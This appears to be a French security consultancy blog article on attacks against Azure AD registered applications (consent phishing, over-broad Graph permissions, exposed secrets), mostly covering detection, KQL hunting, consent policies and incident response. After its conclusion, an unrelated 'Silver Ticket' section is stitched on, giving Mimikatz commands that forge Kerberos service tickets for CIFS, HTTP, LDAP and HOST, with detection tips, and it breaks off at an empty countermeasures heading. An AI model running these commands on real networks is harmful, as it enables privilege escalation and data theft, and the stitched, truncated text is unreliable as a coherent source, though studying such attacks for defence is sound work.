AYI NEDJIMI Consultants

Azure AD : attaques - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 27 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les applications enregistrées dans Azure Active Directory (Azure AD) constituent le tissu conjonctif entre les identités, les API Microsoft Graph.

Cette analyse detaillee de Azure AD : attaques - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cet article fournit une analyse technique detaillee de Azure AD : attaques - Guide Pratique Cybersecurite, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise.

Résumé exécutif

Les applications enregistrées dans Azure Active Directory (Azure AD) constituent le tissu conjonctif entre les identités, les API Microsoft Graph, les services SaaS et les workloads personnalisés. À mesure que les organisations migrent leurs applications vers le cloud, le volume de ces enregistrements explose, tout comme la diversité des permissions associées. Les attaquants exploitent cette surface pour obtenir des jetons OAuth, manipuler des consentements, escalader des privilèges via des permissions Graph mal dimensionnées, ou abuser des secrets de confidential clients. Cet article explore en profondeur les scénarios d'attaque majeurs, du consentement d'administrateur forcé aux abus d'applications multi-tenant, en passant par la réutilisation de `refresh tokens`. Nous détaillons les mécanismes de détection, les politiques de consentement et les contrôles préventifs assurant la maîtrise des applications enregistrées.

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Comprendre les composants d'une application enregistrée

Chaque application enregistrée possède des identificateurs (Application ID, Object ID), des secrets (certificats ou mots de passe), des plateformes (web, native, SPA) et des permissions API. Lorsqu'un `service principal` est créé dans un tenant, il devient la représentation entreprise de l'application, pouvant recevoir des rôles, des owners, et des attributs comme `AppRoleAssignments`. Les permissions Graph segmentent les scopes délégués (utilisateur) et les scopes applicatifs (app-only). Une mauvaise compréhension de ces éléments conduit à des sur-permissions et à des secrets exposés. Les attaques consistent à compromettre un service principal, forcer un consentement admin, ou créer une application malveillante pour siphonner des données. La vigilance doit s'étendre aux applications non interactives (daemon apps) et aux connecteurs SaaS intégrés via AppSource.

Cartographie initiale et inventaire

Pour prioriser la défense, on commence par un inventaire exhaustif :

1. Lister les applications enregistrées (`Get-AzureADApplication`, `Get-MgApplication`). 2. Identifier les service principals associés (`Get-MgServicePrincipal`). 3. Cartographier les permissions déléguées et applicatives (`Get-MgServicePrincipalOauth2PermissionGrant`, `Get-MgServicePrincipalAppRoleAssignment`). 4. Inventorier les owners, secrets et certificats, les dates d'expiration, les tags `appRoleAssignedTo`.

Les applications sont classées selon leur criticité métier, le type de données qu'elles accèdent, leur mode d'authentification et l'équipe propriétaire. On repère les applications shadow IT (non déclarées) en comparant la liste aux référentiels officiels. Les applications multi-tenant sont examinées pour déterminer si elles ont été consenties dans d'autres tenants. La cartographie s'agrémente d'un graphe reliant les applications aux ressources (SharePoint, Exchange, Teams, Azure Resources) pour visibiliser les chemins d'escalade potentiels.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Erreurs de configuration typiques

Parmi les erreurs courantes :

- Secrets d'applications non rotés depuis plusieurs années, parfois stockés en clair dans des dépôts Git.
- Permissions Graph applicatives accordées trop larges (ex : `Directory.ReadWrite.All`, `Mail.ReadWrite`, `User.Read.All`).
- Attributions de rôles Azure RBAC (`Owner`, `Contributor`) à des service principals non surveillés.
- Consentements accordés à des applications multi-tenant dont l'identité n'est pas vérifiée.
- Applications locales migrées dans Azure AD sans implémenter le `conditional access`.

Ces erreurs, cumulées, exposent l'organisation à des risques de compromission silencieuse : un attaquant qui récupère un secret d'application avec `Mail.Read` peut aspirer tous les mails d'un tenant. D'autres vecteurs incluent des redirections OAuth mal sécurisées ou une gestion laxiste des propriétaires d'applications.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Vecteurs d'attaque : consentement et autorisation

Les attaques de consentement (`consent phishing`) reposent sur des applications malveillantes qui demandent des permissions Graph et trompent les utilisateurs administrateurs pour obtenir un consentement. Une fois consenti, l'attaquant obtient un `refresh token` permettant un accès durable. Les attaques plus avancées exploitent les `admin consent workflows` : si ceux-ci ne sont pas strictement revus, une application peut recevoir un consentement suite à une simple justification. Les permissions app-only sont particulièrement dangereuses, car elles permettent d'accéder à des ressources sans contexte utilisateur. L'utilisation de `resource-specific consent` (RSC) pour Teams ou SharePoint peut également être détournée si un owner consent pour un site entier.

Abus des fonctionnalités multi-tenant

Les applications multi-tenant peuvent être consenties par d'autres organisations. Les attaquants enregistrent une application dans leur tenant, la configurent pour ressembler à un service légitime, puis la soumettent à des cibles. Si un administrateur du tenant visé consent, une relation d'approbation est créée. Des incidents passés ont mis en lumière des applications malveillantes se faisant passer pour des intégrations de CRM. Une fois le service principal créé chez la victime, l'attaquant peut utiliser Graph pour extraire des contacts, calendriers, fichiers ou messages Teams. Pour mitiger, les tenants doivent restreindre les consentements aux applications vérifiées (publisher verification), imposer des politiques de consentement (preview) et vérifier l'usage du `verified publisher`.

![SVG à créer : flux d'attaque consent phishing avec application malveillante multi-tenant]

Permissions Graph : comprendre les surfaces de données

Les permissions Graph couvrent un spectre large. `User.Read` semble anodin mais permet de lister des utilisateurs. `Directory.Read.All` donne accès à l'ensemble de l'annuaire. `Directory.ReadWrite.All` autorise la modification des objets AD, ce qui peut mener à la création de backdoors (ajout d'applications, modification d'attributs, création de comptes). Les permissions mail permettent de lire, envoyer et supprimer des emails ; combinées à `Mail.Send` elles autorisent des attaques Business Email Compromise. Les permissions Teams (Chat.Read.All, Group.ReadWrite.All) permettent d'accéder à des conversations, des fichiers et de manipuler des membres. Les permissions SharePoint `Sites.FullControl.All` donnent un contrôle total sur les sites. Une approche Zero Trust exige d'évaluer l'ensemble des scopes accordés et de limiter aux besoins minimums.

Secrets d'application et certificats

Les secrets d'application sont des cibles privilégiées. Les organisations stockent souvent les `client secret` dans des variables d'environnement, des fichiers de configuration ou des vaults mal configurés. Des pipelines CI/CD exposent les secrets via des logs. Pour mitiger :

- Utiliser des certificats plutôt que des secrets.
- Entreposer les secrets dans Azure Key Vault avec des politiques RBAC rigoureuses.
- Imposer une rotation automatique via Azure Automation ou des runbooks.
- Mettre en place des alertes lorsque des secrets sont proches de l'expiration ou utilisés depuis une adresse IP inconnue.

Une bonne pratique est de lier les applications à Managed Identity lorsque possible, évitant l'usage de secrets. Les Managed Identity s'intègrent nativement avec Azure et réduisent la surface d'exposition.

Politiques de consentement et gouvernance

Azure AD propose des politiques de consentement (en preview) permettant de restreindre qui peut consentir à quelles applications et scopes. On définit des catégories (à usage interne, éditeur vérifié, risque bas). Les demandes de consentement admin passent par un workflow d'approbation, impliquant les équipes sécurité et IAM. Les politiques `User Consent Settings` peuvent désactiver le consentement utilisateur globalement, obligeant l'utilisation de mécanismes alternatifs comme Privileged Identity Management (PIM) pour accorder temporairement des privilèges de consentement. La gouvernance doit inclure des revues périodiques des applications et des consultations régulières avec les équipes métiers pour anticiper les besoins.

Détection et hunting : signaux Azure AD et Graph

Pour détecter les abus, plusieurs sources sont exploitées :

- **Azure AD Audit Logs** : création d'applications, ajout de secrets, assignation de rôles.
- **Azure AD Sign-in Logs** : authentification d'applications, anomalies d'IP, `token usage`.
- **Unified Audit Log (Microsoft 365)** : opérations sur Exchange, SharePoint, Teams.
- **Defender for Cloud Apps** : détection d'applications OAuth à risque, alertes consent phishing.

Les chasseurs définissent des requêtes KQL dans Sentinel :

```
AuditLogs
| where OperationName in ("Add app role assignment to service principal","Update
application")
| extend AppId = tostring(TargetResources[0].id)
| summarize count() by AppId, bin(TimeGenerated, 1h)
| join kind=inner (
    SigninLogs
    | where AppDisplayName != ""
    | summarize dcount(UserPrincipalName) by AppId=tostring(AppId), bin(TimeGenerated, 1h)
) on AppId, TimeGenerated
| where count > 10 and dcountUserPrincipalName > 5
| project TimeGenerated, AppId, count, dcountUserPrincipalName
```

Cette requête identifie des applications qui reçoivent des assignations massives en une heure, potentiellement signe d'une compromission. Les équipes hunting surveillent aussi la création de `oauth2PermissionGrant` par des comptes à faible privilège, signe d'une élévation par phishing.

![SVG à créer : architecture de monitoring des logs Azure AD et Microsoft Graph]

Règles de détection Sentinel et Defender

Sentinel propose des templates de règles, mais les organisations créent des règles custom :

- Détection d'un `app consent` accordé par un administrateur Global depuis une IP non corporative.
- Alarme lorsqu'une application obtient une permission `.ReadWrite.All`.
- Règle corrélant la création d'un secret puis un volume anormal d'appels Graph.
- Alertes sur l'utilisation de `client credentials flow` par une application jamais vue auparavant.

Defender for Cloud Apps fournit des alertes de `OAuth App risky sign-in` et de `Massive file download by OAuth app`. Il est essentiel d'intégrer ces alertes dans un SOAR pour automatiser la réponse (révocation des tokens, suppression des permissions, contact du propriétaire).

Politiques de Conditional Access et MFA

Les politiques de `Conditional Access` jouent un rôle central. On peut imposer :

- L'utilisation d'un device compliant pour accéder aux applications critiques.
- L'obligation de MFA pour les administrateurs consentant des permissions.
- Des restrictions géographiques pour les applications app-only.

Azure AD prend aussi en charge `Continuous Access Evaluation`, qui invalide les tokens lorsque des conditions changent (ex : changement de localisation). Lorsqu'une application est compromise, on peut utiliser `revokeSignInSessions` pour invalider les sessions. Une stratégie efficace inclut la segmentation des administrateurs, l'usage de `Privileged Identity Management` pour limiter la durée des rôles de consentement et des journaux détaillés pour chaque décision.

Modèle de menace et chaînes d'escalade

Les modèles de menace incluent :

- Compromission d'un compte développeur, création d'une application et consentement admin.
- Exfiltration d'un secret d'application, usage des API Graph pour lire des données sensibles.
- Application multi-tenant malveillante, exploitation de la confiance inter-tenant.
- Chaîne d'escalade via `AppRoleAssignment` conférant un rôle Azure RBAC.

Chaque chaîne est matérialisée dans un diagramme MITRE D3FEND montrant les points de détection. L'analyse identifie les contrôles manquants : absence de reviewer, manque de rotation de secrets, logs incomplets. On bâtit un plan de mitigation pour fermer chaque maillon.

Gestion des applications héritées et migration

Les applications héritées (legacy) converties vers Azure AD posent des difficultés : elles utilisaient souvent des secrets statiques et ne supportent pas MFA. Lors de la migration, il faut définir des profils d'application (SPA, web, mobile) corrects, limiter les redirect URI à des domaines de confiance, et s'assurer que les applications utilisent le `MSAL` moderne. On migre les permissions vers des scopes Graph granulaires. Pour chaque application héritée, un sponsor métier est désigné, et un plan de retrait ou de modernisation est établi. Les exceptions sont suivies via Azure DevOps ou ServiceNow pour garantir une transition contrôlée.

Réponse à incident et forensic

Quand une application est compromise, la réponse suit plusieurs étapes :

1. Révoquer immédiatement les secrets (`Remove-AzureADApplicationPasswordCredential`). 2. Désassigner les permissions (suppression des `oauth2PermissionGrant`). 3. Désactiver temporairement l'application (`Set-MgApplication -AccountEnabled $false`). 4. Enquêter via les

logs pour identifier l'étendue (quels emails, fichiers, groupes ont été accédés). 5. Notifier les propriétaires applicatifs et, si nécessaire, les équipes de conformité. Pour approfondir ce sujet, consultez notre article sur la securite des flux OAuth et les risques associes.

Un rapport forensic inclut les tokens utilisés, les IP d'origine, les ressources consultées. Les logs Graph (via `Graph explorer`) peuvent fournir des détails sur les opérations. Les preuves sont sauvegardées et on améliore les contrôles en fonction des leçons apprises. Pour approfondir, consultez ISO 27001:2022 - Guide Complet de Certification et Mise en Conformité.

Collaboration avec les équipes métiers et SaaS

Les applications enregistrées incluent souvent des solutions SaaS. Les équipes métiers installent des add-ons pour CRM, marketing, productivité. Il est vital d'impliquer la sécurité dès la phase d'évaluation : vérifier l'éditeur, le modèle de permission, les garanties contractuelles. Les contrats doivent inclure des clauses sur la sécurité des secrets et la notification en cas d'incident. Les revues périodiques impliquent les métiers pour valider que les applications sont toujours nécessaires. L'adoption de catalogues approuvés (Allow List) simplifie la gouvernance. Pour approfondir ce sujet, consultez notre article sur les attaques ciblant les fournisseurs d'identite comme Entra ID.

Automatisation et Infrastructure as Code

Pour maîtriser le lifecycle des applications, les organisations recourent à l'IaC. Des scripts Terraform ou Bicep définissent les applications, les plateformes, les permissions, les secrets. Chaque changement passe par code review et pipeline CI. On intègre des tests (Pester, Checkov) pour s'assurer qu'aucune permission n'est introduite. Les secrets sont générés dynamiquement via `az ad app credential reset` et stockés dans Key Vault. Un pipeline Azure DevOps automatise les revues, les déploiements et les audits. Cette approche réduit les coups de production d'applications shadow et fournit une traçabilité complète.

Chasse avancée : lookback et corrélations

Les équipes hunting mènent des analyses lookback sur 90 jours pour détecter des patterns d'exfiltration :

- Applications inconnues ayant téléchargé un volume inhabituel de mails via Graph.
- Sauts dans les logs `ServicePrincipalSignIn` depuis des IP anonymes.
- Corrélation entre la création d'une application et une règle de transport Exchange (indicatif de préparation BEC).

Les chasseurs utilisent `Microsoft 365 Defender` pour corréler les signaux endpoint (MDE) avec les accès Graph. Par exemple, si un endpoint signale un token volé et qu'une application commence à accéder à SharePoint, l'alerte est priorisée. L'adoption d'un data lake central (ex : Azure Data Explorer) permet des requêtes flexibles et des analyses multi-sources.

Tableaux de bord et KPIs
Les tableaux de bord Power BI ou Sentinel affichent :

- Nombre d'applications enregistrées actives et inactives.
- Répartition des permissions par catégorie (lecture, écriture, full control).
- Secrets expirant dans les 30 jours.

- Score de conformité aux politiques de consentement.
- Alertes en cours et temps moyen de résolution.

Les KPIs servent à suivre la progression vers le moindre privilège, à justifier des budgets (licences P2, automatisation) et à informer la direction. Des heatmaps identifient les équipes avec le plus grand nombre d'applications, orientant les campagnes de sensibilisation.

Gestion des comptes de service et Managed Identity

Les comptes de service traditionnels doivent être migrés vers Managed Identity ou Services Principals avec des permissions minimales. Les Managed Identity, liés aux ressources Azure (VM, Functions, Logic Apps), obtiennent des tokens de manière sécurisée. Lorsqu'une application ne peut pas utiliser Managed Identity, elle doit recourir à un service principal dont le secret est protégé par Key Vault. On applique des RBAC précis (`Reader`, `App Configuration Data Reader`), évitant de conférer `Owner`. La revue périodique des assignations RBAC via `Get-AzRoleAssignment` assure qu'aucune application ne conserve des privilèges obsolètes.

Programmes de sensibilisation et formation

Les développeurs et administrateurs doivent comprendre les risques : on propose des ateliers sur OAuth, des guides sur la rotation des secrets, des sessions de démo sur les attaques consent phishing. Les équipes métiers apprennent à reconnaître des popups de consentement suspectes. Un programme d'e-learning valide la compréhension via des quiz. Les retours d'expérience d'incidents sont anonymisés et partagés. On mesure l'efficacité par une baisse des consentements non approuvés et des secrets périmés.

Roadmap et maturité
La montée en maturité suit plusieurs étapes :

1. **Phase 1** : Inventaire, activation des logs, désactivation du consentement utilisateur global. 2. **Phase 2** : Mise en place de politiques de consentement, rotation des secrets, adoption de Key Vault. 3. **Phase 3** : Automatisation IaC, chasse proactive, intégration Sentinel et Defender. 4. **Phase 4** : Zero Trust, Continuous Access Evaluation, scoring de risque basé ML, chaos engineering OAuth.

Chaque phase est parrainée par un sponsor, dotée d'OKR, et évaluée lors de comités trimestriels.

Annexes : checklists
- Checklist inventaire : exécuter `Get-MgApplication` mensuellement, comparer au CMDB, identifier les owners manquants.
- Checklist secrets : vérifier la rotation, l'entreposage dans Key Vault, l'activation de l'alerte d'expiration.
- Checklist permissions : lister les permissions `*.ReadWrite`, analyser leur pertinence, proposer une réduction.
- Checklist détection : valider la présence des logs dans Sentinel, tester les règles d'alerte, effectuer des simulations.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, déployer des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en œuvre de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Conclusion et perspectives

La sécurité des applications enregistrées Azure AD repose sur la combinaison d'une gouvernance rigoureuse, de politiques de consentement fines, d'une détection proactive et d'une remédiation rapide. Les permissions Graph doivent être scrutées avec la même attention qu'un accès admin sur un serveur critique. En centralisant la visibilité, en automatisant les contrôles et en impliquant les métiers, les organisations minimisent le risque de compromission silencieuse. À l'avenir, l'intégration plus poussée de Zero Trust et les avancées autour de Graph API (permissions granulaires, consentement différentiel) offriront de nouveaux leviers pour renforcer la posture de sécurité.

Étude de cas : intégration CRM compromise

Une entreprise de services financiers a été victime d'un consent phishing ciblant son intégration CRM. Un faux email proposait une mise à jour « Microsoft Dynamics Advanced Reports ». Un administrateur a consenti l'application malveillante, octroyant `Mail.ReadWrite`, `Contacts.Read`, `offline_access`. L'attaquant a immédiatement exfiltré des contacts VIP pour lancer une campagne de Business Email Compromise. Sentinel a relevé une augmentation du trafic Graph depuis un datacenter étranger. L'enquête a montré qu'aucune politique de consentement n'était en place et que le workflow d'approbation se limitait à une justification textuelle. La remédiation a inclus la désactivation du consentement utilisateur, l'exigence d'une revue sécurité et la mise en quarantaine de l'application malveillante. L'organisation a aussi mis à jour ses guides de sensibilisation et intégré Defender for Cloud Apps pour surveiller les applications OAuth inconnues.

Étude de cas : secrets exposés via CI/CD

Un autre incident a impliqué une application interne automatisant la facturation. Les secrets de l'application étaient stockés dans un pipeline Azure DevOps, dans un fichier de configuration commit. Lorsqu'un développeur a ouvert un pull request public, le secret a été exfiltré. Des logs `ServicePrincipalSignIn` ont ensuite révélé des connexions depuis des IP de pays inattendus. L'application possédait `FinancialData.ReadWrite`. Les attaquants ont modifié des enregistrements, entraînant une fraude. La réponse a consisté à réinitialiser le secret, migrer l'application vers Managed Identity, imposer des `branch policies` empêchant les secrets dans les commits, et activer des scans automatisés (GitGuardian, Microsoft Defender for DevOps). L'incident a déclenché la mise en œuvre d'un programme de rotation automatique des secrets via Azure Automation.

Approche Purple Team et simulations OAuth Pour approfondir, consultez SSRF moderne (IMDSv2, gopher/file,.

Les exercices Purple Team testent les défenses : une équipe Red simule un consent phishing, un vol de secret ou un détournement de `refresh token`. L'équipe Blue valide que les logs capturent l'événement, que Sentinel déclenche une alerte, que SOAR révoque les tokens. On mesure le temps de détection (MTTD) et de remédiation (MTTR). Les exercices intégrant l'utilisation de `PowerShell Graph SDK` pour effectuer des actions malveillantes sont particulièrement utiles. Les lessons learned alimentent les playbooks et les règles. Ces exercices sont planifiés trimestriellement et couvrent différents scénarios (app multi-tenant, application interne critique, application legacy).

Réduction de la surface via App Governance

`App Governance`, un module Defender for Cloud Apps, fournit des contrôles supplémentaires : scoring des applications selon leur comportement, détection de téléchargements massifs, identification d'applications dormant (unused). Les organisations configurent des politiques : bloquer les applications qui téléchargent plus de 1 Go en une heure, alerter lorsque des permissions critiques sont demandées. App Governance fournit aussi des rapports sur les applications non utilisées, facilitant le nettoyage. La réduction de la surface passe par la suppression des applications orphelines, la délégation à des owners identifiés et la limitation des applications multi-tenant.
Graph Security API et intégration SIEM

La `Graph Security API` permet de récupérer les alertes de Defender for Identity, Defender for Cloud Apps, Defender for Endpoint. On l'intègre dans un SIEM pour corréler une compromission endpoint avec un abus OAuth. Par exemple, si un poste est compromis et que, dans les 30 minutes, une application obtient un consentement à risque, une alerte de priorité maximale est déclenchée. Les organisations développent des playbooks Logic Apps : lorsqu'une alerte App Governance survient, Logic App révoque les permissions, notifie l'owner et crée un ticket. L'intégration SIEM-Graph se fait via des API protégées, authentifiées par des applications enregistrées dédiées avec des permissions minimales.

![SVG à créer : schéma d'intégration Graph Security API, Sentinel et App Governance]
Gestion des environnements hybrides (on-prem + cloud)

Certaines applications utilisent Azure AD comme IdP mais accèdent à des ressources on-prem via des connecteurs. Une application compromis peut agir comme pivot : récolter des identités et attaquer via LDAP ou Graph on-prem. Les environnements hybrides exigent une segmentation rigoureuse, une surveillance des `app proxies`, et des analyses de flux réseau. Les secrets de ces connecteurs doivent être stockés dans Key Vault, et les serveurs proxy protégés par Defender for Identity. Les journaux `ApplicationProxyConnectorGroup` sont intégrés à Sentinel pour détecter des comportements anormaux.

Analyse des tokens et revendication des claims

L'analyse des tokens OAuth (access token, refresh token, id token) aide à détecter des manipulations. Les tokens contiennent des claims (`aud` , `iss` , `scp` , `roles`). Des anomalies dans les claims peuvent signaler une attaque (par exemple, un `aud` inattendu). Des scripts PowerShell (`Get-JwtClaims`) vérifient la conformité des tokens aux attentes. On surveille la durée des refresh tokens (14 jours par défaut, 90 jours pour les clients publics). Une rotation forcée est déclenchée en cas d'incident. Les politiques `Signin frequency` de Conditional Access limitent la réutilisation prolongée de refresh tokens.

Gestion des applications B2C et B2B

Les tenants Azure AD B2C et les collaborations B2B augmentent la surface. Les applications B2C interagissent avec des identités grand public et peuvent être ciblées par des attaques massives. On applique des policies B2C pour limiter les flux, imposer MFA, valider les attributs. Les scénarios B2B, où des partenaires accèdent aux ressources via des applications, nécessitent un examen rigoureux des permissions et des journaux. Les invitations B2B doivent être approuvées, les applications partenaires isolées via des politiques de consentement spécifiques.

Harmonisation avec les cadres de sécurité (NIST, CIS)

La sécurisation des applications Azure AD s'aligne sur des référentiels :

- **NIST SP 800-63** pour l'authentification et la gestion des identités.
- **CIS Microsoft Azure Foundations** pour les contrôles Azure AD.
- **ISO 27001** pour la gestion des accès et des secrets.

Les mesures adoptées (IAM governance, rotation de secret, enregistrement des logs) s'intègrent dans ces frameworks. Les audits externes vérifient la conformité. Les rapports de maturité sont partagés avec les équipes de gouvernance et les auditeurs.

Détection comportementale via Machine Learning

Certaines organisations exploitent Azure Synapse pour entraîner des modèles détectant des patterns d'utilisation anormaux des applications. Les features incluent : nombre de requêtes Graph par heure, type de ressources accédées, corrélation avec l'heure locale des owners, distance géographique. Des algorithmes de clustering identifient des applications aux

comportements similaires. Lorsqu'une application s'écarte du cluster, une alerte est envoyée. Une gouvernance Data Science encadre ces modèles (drift monitoring, validation). Les résultats sont intégrés aux SOC runbooks.

Tests et simulations (Chaos OAuth)

Le `Chaos OAuth` consiste à simuler des événements : injection d'une application malveillante sur un tenant de test, révocation de secrets, test des workflows de consentement. Les équipes mesurent la résilience : la politique de consentement bloque-t-elle l'application ? Le SOAR réagit-il correctement ? Ce programme est répétitif, documenté, et aide à détecter des lacunes (absence de notification, permissions résiduelles). Une variante consiste à désactiver temporairement un owner pour vérifier si l'application dispose d'un owner de secours.

Gouvernance des owners et délégations

Chaque application doit avoir au moins deux owners identifiés. Les organisations surveillent la relation `AppOwners` via des scripts. Lorsqu'un owner quitte l'entreprise, l'application doit être réassignée. Les owners suivent une formation et signent une charte. Un calendrier de revue trimestriel exige qu'ils confirment leur responsabilité et l'utilisation des permissions. Les délégations sont gérées via PIM pour fournir un accès temporaire (« Just-In-Time ») au rôle Application Administrator.

Intégration avec les programmes de bug bounty et pentest

Les programmes de bug bounty permettent d'identifier des vulnérabilités dans les applications. Les pentests externalisés incluent des scénarios OAuth : interception de tokens, manipulation du consentement, exploitation de redirect URI. Les findings sont classés par criticité et résolus. Les tests évaluent aussi la conformité aux bonnes pratiques (utilisation de PKCE pour les SPA, validation des redirect URI, limitation des scopes). Les rapports enrichissent la base de connaissances interne.

Perspective future : Graph API granularité et open standards

Microsoft introduit des permissions plus granulaires (resource-specific, roles par application). L'adoption progressive des `least privileged delegated scopes` et des `application roles` personnalisés permet de réduire la surface. Les organisations doivent se préparer à adopter des standards comme GNAP ou les améliorations OAuth 2.1. Le futur inclut des contrôles basés sur la sensibilité des données, avec des politiques dynamiques (Conditional Access App Control). Les innovations autour de `Entra Verified ID` offriront des moyens supplémentaires pour valider les applications et leur éditeur.

Checklist finale : sécurisation des applications enregistrées

1. Inventaire complet des applications et service principals. 2. Mise en œuvre de politiques de consentement et suppression du consentement libre. 3. Rotation automatisée des secrets, passage aux certificats ou Managed Identity. 4. Limitation des permissions Graph à la stricte nécessité. 5. Intégration des logs Azure AD et Graph dans Sentinel et Defender. 6. Alertes spécifiques pour les permissions critiques et les consentements anormaux. 7. Processus d'approbation formalisé, propriétaires désignés et formés. 8. Exercices Purple Team réguliers et chaos OAuth. 9. Nettoyage continu des applications inactives et orphelines. 10. Alignement sur Zero Trust et adoption des innovations (CA, App Governance, ML).

En combinant ces contrôles avec une gouvernance solide, les organisations protègent leurs données, respectent les obligations réglementaires et résistent aux attaques poussées visant les applications enregistrées Azure AD.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

